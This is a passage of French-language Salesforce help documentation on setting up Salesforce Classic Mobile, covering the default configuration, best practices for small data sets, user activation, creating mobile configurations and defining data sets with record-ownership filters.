Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

À propos de la configuration Salesforce Classic Mobile par défaut

Conseils et meilleures pratiques de mise en oeuvre de Salesforce Classic Mobile

Configurez l'application Salesforce Classic Mobile en suivant les conseils et meilleures pratiques ci-dessous.

Configuration de Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

Gestion des appareils Salesforce Classic Mobile

Limitations de l'application Salesforce Classic Mobile

Affichage des informations d'enregistrement automatique d'un utilisateur mobile

La page Enregistrements automatiques mobiles permet d'afficher les informations d'enregistrement automatique de n'importe quel utilisateur pour un dépannage d'ordre général.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

# À propos de la configuration Salesforce Classic Mobile par défaut

Les configurations mobiles pour l'application Salesforce Classic Mobile sont des ensembles de paramètres qui déterminent les données que Salesforce transmet aux appareils mobiles des utilisateurs et désignent quels utilisateurs reçoivent ces données sur leur appareil mobile. Une configuration mobile par défaut est fournie aux organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. Les administrateurs ne peuvent ni afficher ni modifier la configuration mobile par défaut.

Les utilisateurs sont automatiquement attribués à la configuration mobile par défaut lorsqu'ils activent leur compte Salesforce depuis un appareil mobile pris en charge à l'aide de l'application Salesforce Classic Mobile.

La configuration mobile par défaut :

- Permet aux utilisateurs disposant d'une licence mobile d'installer et d'activer Salesforce Classic Mobile, même si vous ne les avez pas encore attribués à une configuration mobile.

Vous pouvez désactiver Salesforce Classic Mobile afin d'empêcher des utilisateurs d'activer l'application Salesforce Classic Mobile.

La configuration par défaut peut mobiliser les objets suivants :

- Comptes
- Actifs
- Requêtes
- Contacts
- Tableaux de bord
- Événements
- Pistes
- Opportunités
- Rapports
- Solutions
- Tâches

**Remarque:**

- Tous les objets disponibles dans l'application Salesforce Classic Mobile ne sont pas mobilisés avec la configuration par défaut.
- Les actifs ne sont pas disponibles en tant qu'onglet dans l'application Salesforce Classic Mobile, mais s'affichent sous forme de liste associée pour les comptes, requêtes et contacts.

La configuration par défaut synchronise automatiquement les enregistrements auxquels l'utilisateur a récemment accédé dans Salesforce avec l'application Salesforce Classic Mobile. Les utilisateurs peuvent rechercher les enregistrements qui ne sont pas automatiquement synchronisés. Une fois téléchargé par un utilisateur, un enregistrement devient un élément permanent du jeu de données. En plus des enregistrements récemment accédés, la configuration par défaut synchronise les activités closes au cours des cinq derniers jours et ouvre les activités dues dans les 30 prochains jours.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

# Conseils et meilleures pratiques de mise en oeuvre de Salesforce Classic Mobile

Configurez l'application Salesforce Classic Mobile en suivant les conseils et meilleures pratiques ci-dessous.

## Création de jeux de données limités

- Maintenez les jeux de données dans vos configurations mobiles aussi petits que possible. Non seulement les ensembles données limités améliorent les performances de l'application Salesforce Classic Mobile, mais ils facilitent son utilisation. Il est tentant de transmettre de nombreuses données aux appareils, mais les enregistrements importants risquent de se perdre parmi d'autres moins critiques pour les activités quotidiennes de l'utilisateur. Les petits jeux de données sont efficaces, car l'application Salesforce Classic Mobile est synchronisée avec Salesforce toutes les 20 minutes afin d'actualiser régulièrement les données avec les enregistrements nouveaux et mis à jour. Même si vos configurations mobiles ne rendent pas compte de chaque enregistrement qui peut être utile pour vos utilisateurs, elles peuvent renvoyer les enregistrements non synchronisés automatiquement avec leur appareil.

  Pour générer de petits jeux de données :

  - Incorporez les objets à l'arborescence du jeu de données. Par exemple, ajoutez des contacts en tant que jeu de données enfant de l'objet compte, afin d'inclure dans le jeu de données uniquement les contacts associés au compte mobilisé, pas tous les contacts de l'utilisateur.
  - Évitez de définir le filtre de responsabilité d'enregistrement sur Tous les enregistrements, sauf si votre organisation utilise un modèle de partage privé. Il est peu probable que les utilisateurs souhaitent afficher tous les enregistrements d'un objet sur leur appareil. Par exemple, au lieu de mobiliser tous les enregistrement d'opportunité, mobilisez uniquement les opportunités dont l'utilisateur ou son équipe d'opportunité est responsable.
  - Utilisez des filtres qui synchronisent les enregistrements les plus pertinents. Par exemple, même si vous limitez les opportunités sur l'appareil aux enregistrements dont l'utilisateur est propriétaire, vous pouvez limiter davantage le jeu de données en mobilisant uniquement les opportunités fermées pendant le mois en cours.
  - Définissez une limite d'enregistrement afin d'éviter la croissance excessive du jeu de données. Généralement, un seul jeu de données ne doit pas générer plus de 2 500 enregistrements.

- Vous pouvez également créer de petits jeux de données en mobilisant la liste des éléments récents de Salesforce, en ajoutant les jeux de données et en définissant les filtres de responsabilité d'enregistrement dans vos jeux de données sur Aucun (recherche uniquement). Le jeu de données de l'utilisateur est renseigné avec les enregistrements récemment accédés dans Salesforce et ces enregistrements synchronisent à leur tour des données supplémentaires, selon la hiérarchie du jeu de données. Par exemple, supposons que vous créez à la racine un jeu de données avec l'objet compte, puis vous ajoutez les objets contact, tâche et événement en tant que jeux de données enfants. Lorsque l'application Salesforce Classic Mobile synchronise un compte à partir de la liste d'éléments récents de Salesforce, elle synchronise également les contacts, les tâches et les événements associés à ce compte.

- Si vous ne savez pas quels champs utiliser comme filtres pour vos jeux de données ou vues mobiles, pensez à utiliser le champ Date de la dernière activité. Par exemple, configurez un filtre qui synchronise les contacts avec une activité consignée pendant la semaine ou le mois en cours. Le champ Date de la dernière activité est un meilleur indicateur de l'importance d'un enregistrement que le champ Date de la dernière modification. Les détails principaux d'un enregistrement restent souvent inchangés, même si les utilisateurs consignent fréquemment des tâches et des événements associés.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations Salesforce Classic Mobile :
- Gérer les configurations mobiles

## Mobilisation des enregistrements requis pas les utilisateurs

- Avant de mobiliser un objet personnalisé, assurez-vous que la fonctionnalité de l'objet est compatible avec l'application Salesforce Classic Mobile. Salesforce Classic Mobile ne prend pas en charge les commandes s-controls, les applications composites, les champs de fusion, les champs d'image ou les liens personnalisés.
- Pour obtenir l'ensemble d'activités correspondant, mobilisez les objets tâche et événement à la racine de l'arborescence du jeu de données, puis imbriquez-les sous les objets parents tels que les contacts, les comptes et les opportunités. L'ajout de tâches et d'événements à plusieurs niveaux permet aux utilisateurs de visualiser leurs activités personnelles et celles associées aux enregistrements de leur appareil. Évitez de mobiliser un historique d'activités important ou un trop grand nombre de tâches et d'événements dont l'utilisateur n'est pas responsable. Généralement, une organisation comprend davantage d'enregistrements de tâches et d'événements que tout autre type d'enregistrement. Vous risquez ainsi de gonfler les jeux de données avec un excès d'activités.
- Si vos représentants enregistrent souvent des commandes sur le terrain et nécessitent une liste d'inventaire importante, ajoutez l'objet produit à la racine de l'arborescence du jeu de données. L'imbrication de l'objet produit de l'opportunité sous l'objet opportunité ne mobilise pas tous les produits.
- Si vos utilisateurs doivent attribuer des tâches à d'autres utilisateurs ou modifier le responsable de l'enregistrement, mobilisez l'objet utilisateur de sorte que les noms des autres utilisateurs soient disponibles sur l'appareil. Évitez de mobiliser tous les enregistrements utilisateur. Définissez plutôt des filtres basés sur le rôle ou le profil.
- Assurez-vous que les utilisateurs associés à une configuration mobile disposent d'un accès à tous champs utilisés dans les critères de filtre de la configuration. Si un utilisateur n'a pas accès à un champ dans les critères de filtre du jeu de données, l'application Salesforce Classic Mobile ne synchronise pas les enregistrements pour cet ensemble ou ses ensembles enfants.
- Vous pouvez parfois utiliser des champs de formule d'objet croisé afin de contourner les limitations de l'application Salesforce Classic Mobile. Par exemple, l'application Salesforce Classic Mobile ne prend pas en charge les campagnes. Par conséquent, vous ne pouvez pas ajouter l'objet campagne en tant que jeu de données, et l'objet opportunité en tant que jeu de données enfant pour obtenir les enregistrements associés. Vous pouvez toutefois créer un champ de formule texte dans l'objet opportunité portant le nom de la campagne parente. Le champ doit être visible, mais il n'est pas nécessaire de l'inclure dans vos présentations de page. Ajoutez ensuite l'objet opportunité au jeu de données et utilisez le nouveau champ de formule pour filtrer les opportunités associées à une campagne spécifique.
- La configuration mobile peut inclure un objet à plusieurs niveaux dans l'arborescence du jeu de données, mais les utilisateurs ne voient aucune duplication d'onglet dans l'application Salesforce Classic Mobile. Un seul onglet Tâche s'affiche sur l'appareil, même si vous mobilisez l'objet tâche à la racine et en tant que jeu de données enfant de trois objets.

## Personnalisation des configurations mobiles

- Mettez à jour vos présentations de page mobiles en excluant les champs des objets dans la configuration mobile. Les quantités envoyées à l'appareil sont ainsi moins nombreuses, ce qui évite aux utilisateurs mobiles d'avoir à parcourir des champs inutiles.
- Si vous mobilisez l'onglet Tableaux de bord, assurez-vous de sélectionner les autres onglets qui doivent s'afficher dans l'application Salesforce Classic Mobile. La personnalisation des onglets pour une application mobile remplace l'ensemble d'onglets par défaut. Si vous mobilisez uniquement l'onglet Tableau de bord, seul cet onglet est envoyé à l'appareil.
- En raison de la petite taille des écrans d'appareils mobiles, vous ne pouvez sélectionner que deux colonnes d'affichage pour les vues mobiles. Pour sélectionner trois colonnes de données, créez un champ de formule texte dans l'objet qui concatène les trois champs, puis utilisez le champ de formule dans les critères de la vue mobile.
- Lors de la création de vues mobiles, vous pouvez filtrer en fonction de l'utilisateur actuel dans la variable globale $User.ID, mais vous ne pouvez pas saisir le nom d'un utilisateur dans les critères de filtrage. Pour créer un vue basée sur des utilisateurs, créez un champ de formule de texte dans l'objet approprié, puis utilisez le champ de formule dans les critères de la vue mobile. Par exemple, pour créer une vue qui affiche les opportunités appartenant à une équipe d'opportunité, créez un champ de formule de texte dans l'objet de l'opportunité qui contient l'ID d'utilisateur ou le rôle du responsable de l'opportunité, puis créez une vue qui filtre les valeurs de ce champ.

## Test et déploiement du produit mobile

- Il est important de tester les configurations mobiles pour vous assurer qu'elles synchronisent une quantité de données acceptable. Testez les configurations avec des utilisateurs actifs qui sont responsables d'un grand nombre d'enregistrements. Habituellement, la plupart des jeux de données génèrent de 500 Ko à 4 Mo de données. Si les jeux de données dépassent 4 Mo, affinez les critères de filtrage afin de limiter la quantité de données envoyées vers l'appareil.
- Vous pouvez utiliser l'application Salesforce Classic Mobile dans l'environnement sandbox avant son déploiement dans votre organisation.
- L'utilisation de l'application Salesforce Classic Mobile nécessite un plan de données. Le volume de données sans fil pour l'application Salesforce Classic Mobile varie considérablement en fonction des clients, et des utilisateurs au sein d'une même organisation. Bien qu'il soit impossible de prévoir l'utilisation de données de votre organisation, nous pouvons toutefois vous donner quelques indications :
  - Le téléchargement des données initiales concerne les enregistrements correspondant aux critères spécifiés dans la configuration mobile de l'utilisateur et les métadonnées requises pour prendre en charge ces enregistrements hors connexion. En moyenne, la taille des données varie de 500 Ko à 4 Mo.
  - Après le téléchargement initial des données, les demandes de mise à jour incrémentielle sont initiées par l'application cliente toutes les 20 minutes. Chaque demande, ainsi que la réponse du serveur correspondante, a un poids d'environ 200 octets.
  - Si de nouvelles données sont téléchargées par l'application cliente suite à une demande de mise à jour, seules les valeurs nouvelles ou modifiées sont envoyées. Par exemple, l'application Salesforce Classic Mobile télécharge uniquement un nouveau numéro de téléphone dans l'enregistrement d'un contact, pas l'enregistrement complet. La quantité de données transmise varie selon l'organisation et l'utilisateur.

  Généralement, le volume de données transmis par l'application Salesforce Classic Mobile est faible par rapport à une utilisation de la messagerie modérée.

## Pratiques recommandées

- Utilisez l'option de déploiement sans administration pour tester l'application Salesforce Classic Mobile avant de définir les configurations mobiles. Si vous testez l'utilisation de l'application Salesforce Classic Mobile, vous allez créer des plans directeurs de meilleure qualité pour vos configurations mobiles.
- Interrogez vos utilisateurs sur leurs rapports, leurs vues et leurs tableaux de bord favoris pour mieux déterminer les critères de filtrage à utiliser dans les configurations mobiles.
- Une fois les configurations mobiles configurées, déployez l'application Salesforce Classic Mobile sur une base limitée, avec un groupe d'utilisateurs sélectionnés. Ajustez la configuration mobile en fonction de leurs commentaires, puis déployez-la vers l'ensemble des utilisateurs.

# Configuration de Salesforce Classic Mobile

Pour déployer l'application Salesforce Classic Mobile pour votre organisation :

1. Reportez-vous aux conseils de mise en œuvre et aux meilleures pratiques
2. Activez des utilisateurs mobiles
3. Créez une ou plusieurs configurations mobiles
4. Définissez les jeux de données pour vos configurations mobiles
5. Testez les configurations mobiles
6. Personnalisez les présentations de page mobiles et ajustez les autorisations utilisateur mobiles (facultatif)
7. Personnalisez les onglets mobiles (facultatif)
8. Créez des vues mobiles personnalisées (facultatif)
9. Configurez des tableaux de bord (facultatif)
10. Configurez des rapports mobiles (facultatif)
11. Configurez Salesforce CRM Content (facultatif)
12. Configurez l'accès pour les utilisateurs partenaires (facultatif)
13. Créez des liens vers le Web et des pages Visualforce Mobile (facultatif)
14. Informez les utilisateurs qu'ils peuvent télécharger Salesforce Classic Mobile

Lorsque les utilisateurs téléchargent l'application Salesforce Classic Mobile et activent leur compte, vous pouvez gérer leur appareil dans la console d'administration de Salesforce Classic Mobile.

CONSULTER ÉGALEMENT :

Gestion de configurations Salesforce Classic Mobile

Gestion des appareils Salesforce Classic Mobile

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres de Salesforce Classic Mobile :

- Afficher la configuration

Pour modifier les paramètres de Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Activation des utilisateurs de Salesforce Classic Mobile

Pour permettre aux utilisateurs d'accéder à Salesforce Classic Mobile :

1. Accordez des licences mobiles aux utilisateurs en cochant la case `Utilisateur de Salesforce Classic Mobile` dans l'enregistrement utilisateur.
2. Modifiez chaque profil personnalisé auquel des utilisateurs de Salesforce Classic Mobile sont attribués pour inclure l'autorisation « API activée ». Les utilisateurs de Salesforce Classic Mobile doivent accéder à l'API pour permettre à leur appareil mobile de communiquer avec Salesforce. L'autorisation « API activée » est activée par défaut pour les profils standard.

**Remarque:** Les applications Android et iPhone sont disponibles en anglais, en japonais, en français, en allemand et en espagnol. Contactez Salesforce pour activer Salesforce Classic Mobile pour votre organisation.

Pour empêcher les utilisateurs d'activer Salesforce Classic Mobile sur leurs appareils mobiles avant que le déploiement de l'application soit prêt, désactivez la case à cocher `Utilisateur de Salesforce Classic Mobile` pour tous vos utilisateurs.

**Remarque:** Si vous désactivez cette case pour un utilisateur déjà attribué à une configuration mobile, Salesforce le supprime de la configuration mobile et l'attribue à la configuration mobile par défaut.

La version gratuite de Salesforce Classic Mobile est disponible uniquement pour les organisations qui ont activé cette option avant Summer '16. Avec Summer '16, toutes les autres organisations (nouvelles et existantes) n'affichent pas cette option.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres de Salesforce Classic Mobile :

- Afficher la configuration

Pour modifier les paramètres de Salesforce Classic Mobile :

- Gérer les configurations mobiles

# Création de configurations Salesforce Classic Mobile

Les configurations mobiles sont des ensembles de paramètres qui déterminent les données que Salesforce transmet aux périphériques mobiles des utilisateurs, et désignent les utilisateurs qui reçoivent ces données sur leurs périphériques mobiles. Les entreprises peuvent créer plusieurs configurations mobiles pour répondre simultanément aux besoins de différents types d'utilisateur nomade. Par exemple, une configuration mobile peut envoyer des pistes et des opportunités au service des ventes, tandis qu'une autre envoie des requêtes aux représentants du support client.

Avant de créer vos configurations mobiles, déterminez les profils et utilisateurs que vous souhaitez attribuer à chaque configuration. Chaque configuration mobile n'affecte que les périphériques mobiles des utilisateurs attribués à la configuration.

Pour créer une configuration mobile :

1. Saisissez les informations de base
2. Attribuer des utilisateurs et des profils
3. Définir le volume limite de toutes les données
4. Achever votre configuration mobile

**Remarque:** Une configuration mobile par défaut est fournie aux organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. Vous ne pouvez ni afficher ni modifier la configuration par défaut.

## Saisissez les informations de base

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic** pour accéder à la page de liste des configurations mobiles.
2. Cliquez sur **Nouvelle configuration mobile**.
3. Entrez un nom pour la configuration mobile.
4. Cochez la case Actif si vous souhaitez activer la configuration mobile immédiatement après sa création. La configuration mobile ne fonctionne pas tant que vous ne cochez pas cette case.

   Si vous désactivez une configuration mobile active, Salesforce enregistre toutes les demandes de périphériques d'utilisateurs affectés à une configuration mobile pour une semaine maximum. Si vous réactivez la configuration mobile, Salesforce exécute ces demandes dans l'ordre dans lequel elles ont été reçues.
5. Vous pouvez également saisir une description pour la configuration mobile.
6. Vous pouvez cocher la case Mobiliser les éléments récents pour marquer les enregistrements utilisés récemment dans Salesforce pour la synchronisation des périphériques.

   La sélection de cette option garantit que les utilisateurs mobiles affectés à la configuration n'auront pas à rechercher et à télécharger les éléments auxquels ils ont accédé récemment dans Salesforce, même si ces enregistrements ne répondent pas aux critères de filtre de la configuration. Seuls les enregistrements appartenant aux objets mobilisés peuvent être marqués pour la synchronisation des périphériques ; par exemple, si vous ne mobilisez pas l'objet compte dans une configuration, les utilisateurs affectés à cette configuration ne peuvent pas recevoir automatiquement les comptes récents sur leurs périphériques.

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations Salesforce Classic Mobile :
- Gérer les configurations mobiles

7. Si vous sélectionnez la case `Mobiliser les éléments récents`, choisissez une valeur dans la liste déroulante `Nombre maximum d'éléments récents`. Définissez un nombre faible si vos utilisateurs disposent d'un espace disponible minimum sur leurs périphériques mobiles.
8. Vous pouvez également sélectionner la case `Mobiliser les enregistrements suivants` afin de synchroniser automatiquement les enregistrements que les utilisateurs suivent dans Chatter avec leur périphérique mobile. Le périphérique synchronise uniquement les enregistrements suivis pour les objets inclus dans le jeu de données de la configuration mobile.

   La case `Mobiliser les enregistrements suivants` est disponible uniquement si Chatter est activé pour votre organisation.

## Attribuer des utilisateurs et des profils

Vous pouvez attribuer des utilisateurs et profils individuels à chaque configuration mobile. Si vous attribuez un profil à une configuration mobile, la configuration mobile s'applique à tous les utilisateurs Salesforce Classic Mobile ayant ce profil, sauf si un utilisateur spécifique est attribué à une autre configuration mobile.

Conseil: Pour une administration plus aisée, nous vous recommandons d'attribuer des configurations mobiles attribuées à des profils. Vous pourrez cependant rencontrer des situations dans lesquelles vous devrez attribuer directement une configuration à des utilisateurs individuels.

Pour affecter des utilisateurs et des profils à une configuration mobile :

1. Dans la liste déroulante Recherche, sélectionnez le type de membre à ajouter : utilisateurs ou profils. Cette liste déroulante n'est pas disponible si vous n'avez pas coché la case `Utilisateur mobile` sur les enregistrements utilisateur ou si tous les utilisateurs sont déjà affectés à une configuration mobile. Dans ce cas, vous ne pouvez attribuer des profils qu'à cette configuration mobile.
2. Si vous ne trouvez pas immédiatement le membre à ajouter, entrez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.
3. Sélectionnez des utilisateurs et des profils dans la zone `Membres disponibles`, puis cliquez sur la flèche **Ajouter** pour les ajouter à la configuration mobile.

   Vous ne pouvez affecter chaque utilisateur et chaque profil qu'à une configuration mobile.

   La zone `Membres disponibles` n'affiche que les utilisateurs dont la case `Utilisateur mobile` est cochée.
4. S'il existe des utilisateurs ou des profils dans la zone `Membres attribués` que vous ne souhaitez pas affecter à cette configuration mobile, sélectionnez-les et cliquez sur la flèche **Supprimer**.

   ATTENTION: La suppression d'un utilisateur d'une configuration mobile active supprime les données relatives à Salesforce sur le périphérique mobile de l'utilisateur, mais ne supprime pas l'application client.

## Définir le volume limite de toutes les données

Différents types de périphérique mobile offrent des capacités de mémoire différentes et certains périphériques rencontrent de graves problèmes si l'intégralité de la mémoire flash est utilisée. Pour éviter de surcharger les périphériques mobiles, indiquez le volume limite de toutes les données pour chaque configuration mobile. La limite de taille des données empêche Salesforce d'envoyer un volume trop important de données vers les périphériques mobiles des utilisateurs affectés à la configuration mobile.

Pour définir le volume limite de toutes les données, utilisez la liste déroulante `Ne pas synchroniser si la taille des données dépasse` pour indiquer la quantité de mémoire disponible sur les périphériques mobiles des utilisateurs affectés à cette configuration mobile. Si la taille totale de tous les jeux de données dépasse cette limite, les utilisateurs attribués à ce profil reçoivent un message d'erreur sur leurs périphériques mobiles et Salesforce ne synchronisera aucun jeu de données sur cette configuration mobile. Testez votre configuration mobile pour vous assurer que les jeux de données ne dépassent pas la taille limite des données.

Conseil: Pour réduire la taille de vos données, effectuez une ou plusieurs des opérations suivantes :

- Supprimer un jeu de données.
- Réduire l'ampleur de vos jeux de données.
- Affiner les critères de filtre de vos jeux de données.

## Achever votre configuration mobile

Cliquez sur **Enregistrer**. Notez que votre configuration mobile n'est pas active tant que vous n'avez pas coché la case `Actif`.

CONSULTER ÉGALEMENT :

Gestion de configurations Salesforce Classic Mobile
Définition de jeux de données
Configuration de Salesforce Classic Mobile

## Définition de jeux de données

Accéder à Salesforce à partir d'un périphérique mobile et y accéder à partir de votre ordinateur sont deux opérations très différentes. En effet, les périphériques mobiles disposent généralement de moins de mémoire que les ordinateurs et leur écran est plus petit. De plus, ils ne gèrent pas de connexion réseau permanente. Afin de tenir compte de ces limites, chaque configuration mobile transfère uniquement des jeux de données, c'est-à-dire des sous-ensembles des enregistrements auxquels les utilisateurs ont accès dans l'interface utilisateur Salesforce en ligne. Les périphériques mobiles stockent les jeux de données dans des bases de données intégrées. Les utilisateurs peuvent ainsi accéder aux enregistrements les plus importants et travailler hors ligne en l'absence de connexion réseau disponible. Salesforce synchronise automatiquement les bases de données intégrées lorsque le périphérique mobile rétablit une connexion réseau.

Chaque jeu de données peut contenir des enregistrements associés à un objet unique et est classé en fonction du nom de cet objet. Par exemple, le jeu de données Compte ne contient que les enregistrements de compte.

Les jeux de données peuvent disposer de jeux de données enfant, qui sont des jeux de données contenant des enregistrements associés à un jeu de données supérieur (parent). Par exemple, si le premier niveau de votre hiérarchie contient un jeu de données Compte, vous pouvez ajouter un jeu de données enfant Contacts comprenant tous les enregistrements de contact associés aux enregistrements du compte. Les jeux de données enfant apparaissent sous forme de listes associées sur les périphériques mobiles.

Une configuration mobile unique peut présenter plusieurs jeux de données pour le même objet, à différents niveaux. Par exemple, vous pouvez disposer de jeux de données parent et enfant Événements sous Pistes.

Après la création d'une configuration mobile, vous devez définir ses jeux de données. Pour accéder aux jeux de données d'une configuration mobile :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic**. Cliquez ensuite sur le nom de la configuration mobile que vous souhaitez modifier.
2. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
3. À partir de la page Jeux de données, vous pouvez :
   - Ajouter un jeu de données.
   - Supprimer un jeu de données en sélectionnant le jeu de données voulu et en cliquant sur **Supprimer**.
   - Modifier un jeu de données en sélectionnant le jeu de données voulu dans la hiérarchie. Le volet droit affiche les filtres correspondant au jeu de données.
   - Tester votre configuration mobile.

   Au fur et à mesure que vous définissez et modifiez les jeux de données, Salesforce enregistre automatiquement vos modifications.
4. Lorsque vous avez terminé, cliquez sur **Terminé**.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les jeux de données mobiles :
- Afficher la configuration

Pour créer, modifier ou supprimer des jeux de données mobiles :
- Gérer les configurations mobiles

## Ajout de jeux de données

Pour ajouter un jeu de données :

1. Dans la hiérarchie, sélectionnez **Jeux de données** pour créer un jeu de données parent ou cliquez sur un jeu de données existant pour créer un jeu de données enfant.
2. Cliquez sur **Ajouter**.
3. Dans la fenêtre contextuelle, sélectionnez l'objet correspondant aux enregistrements à inclure dans le jeu de données. Salesforce vous permet de créer des jeux de données parent pour tous les objets personnalisés et les objets standard suivants :
   - Comptes
   - Actifs
   - Pièces jointes
   - Requêtes
   - Contacts
   - Contenu
   - Événements
   - Piste
   - Remarques
   - Opportunités
   - Catalogues de prix
   - Produits
   - Solutions
   - Tâches
   - Utilisateurs

   **Remarque:**
   - Les pièces jointes sont disponibles en tant que jeu de données, mais elles sont prises en charge uniquement dans Salesforce Classic Mobile pour Android.
   - Salesforce Classic Mobile prend en charge les valeurs de champ par défaut uniquement pour les listes de sélection et les listes à sélection multiple. Les valeurs par défaut des autres types de champ, tels que les cases à cocher et les champs numériques, ne s'affichent pas dans Salesforce Classic Mobile.

   Lors d'un ajout à un jeu de données existant, la fenêtre contextuelle affiche tout objet disposant d'une relation avec l'objet sélectionné. Sont inclus les objets enfants ainsi que les objets parents avec une relation principal-détails ou de recherche avec l'objet sélectionné.

   Par exemple, supposons que vous créez un champ de compte appelé Contact principal avec une relation de recherche avec l'objet contact. Si vous ajoutez Compte comme jeu de données de niveau supérieur dans une configuration mobile, vous avez deux ensembles de contacts lorsque vous ajoutez Contact sous Compte :

   - **Contact :** représente les relations standard entre les objets compte et contact.
   - **Contact (référencé par Compte) :** représente tout objet parent dans une relation de recherche ou principal-détails pour l'objet sélectionné. Dans ce cas, l'objet contact est référencé par le champ Contact principal dans l'objet compte.

   Comme Salesforce fait la distinction entre ces deux types de relations, vous pouvez, par exemple, rendre mobiles uniquement les contacts référencés par un champ de compte personnalisé, sans envoyer d'enregistrements de contact enfant au périphérique.
4. Cliquez sur **OK**. Le jeu de données créé apparaît dans la hiérarchie.
5. Vous pouvez également utiliser des filtres pour limiter les enregistrements inclus dans un jeu de données parent ou enfant :
   a. Utilisez les options Filtrer par responsable d'enregistrement pour configurer Salesforce afin qu'il synchronise automatiquement les enregistrements en fonction de leur responsable. Options possibles :

- `Tous les enregistrements` : Salesforce synchronise automatiquement tous les enregistrements auxquels l'utilisateur a accès. L'option `Tous les enregistrements` n'est pas disponible pour les tâches et les événements qui sont des jeux de données parents dans une configuration mobile. Cette disposition empêche les échecs de synchronisation de données dus à des requêtes de filtre d'activités trop longues à exécuter.
- `Enregistrements de l'utilisateur` : Salesforce synchronise automatiquement tous les enregistrements dont l'utilisateur est responsable.
- `Enregistrements de l'équipe de l'utilisateur` : Salesforce synchronise automatiquement tous les enregistrements dont l'utilisateur et ses subordonnés sont responsables dans la hiérarchie des rôles.
- `Enregistrements de l'équipe de compte de l'utilisateur` : Salesforce synchronise automatiquement les comptes pour lesquels l'utilisateur est un membre de l'équipe de compte, mais n'inclut pas les comptes détenus par l'utilisateur.
- `Enregistrements de l'équipe d'opportunité de l'utilisateur` : Salesforce synchronise automatiquement les opportunités pour lesquelles l'utilisateur est un membre de l'équipe d'opportunité, mais n'inclut pas les opportunités de l'utilisateur.
- `Aucun (recherche seulement)` : Salesforce ne synchronise pas automatiquement les enregistrements de ce jeu de données ; cependant, les utilisateurs peuvent se servir de leurs périphériques mobiles afin de rechercher les enregistrements auxquels ils ont accès.

Salesforce n'affiche que les options associées au jeu de données sélectionné. Par exemple, si vous sélectionnez un jeu de données de compte, l'option `Enregistrements de l'équipe de compte de l'utilisateur` apparaît. En revanche, si vous sélectionnez un jeu de données d'opportunité, l'option `Enregistrements de l'équipe d'opportunité de l'utilisateur` s'affiche.

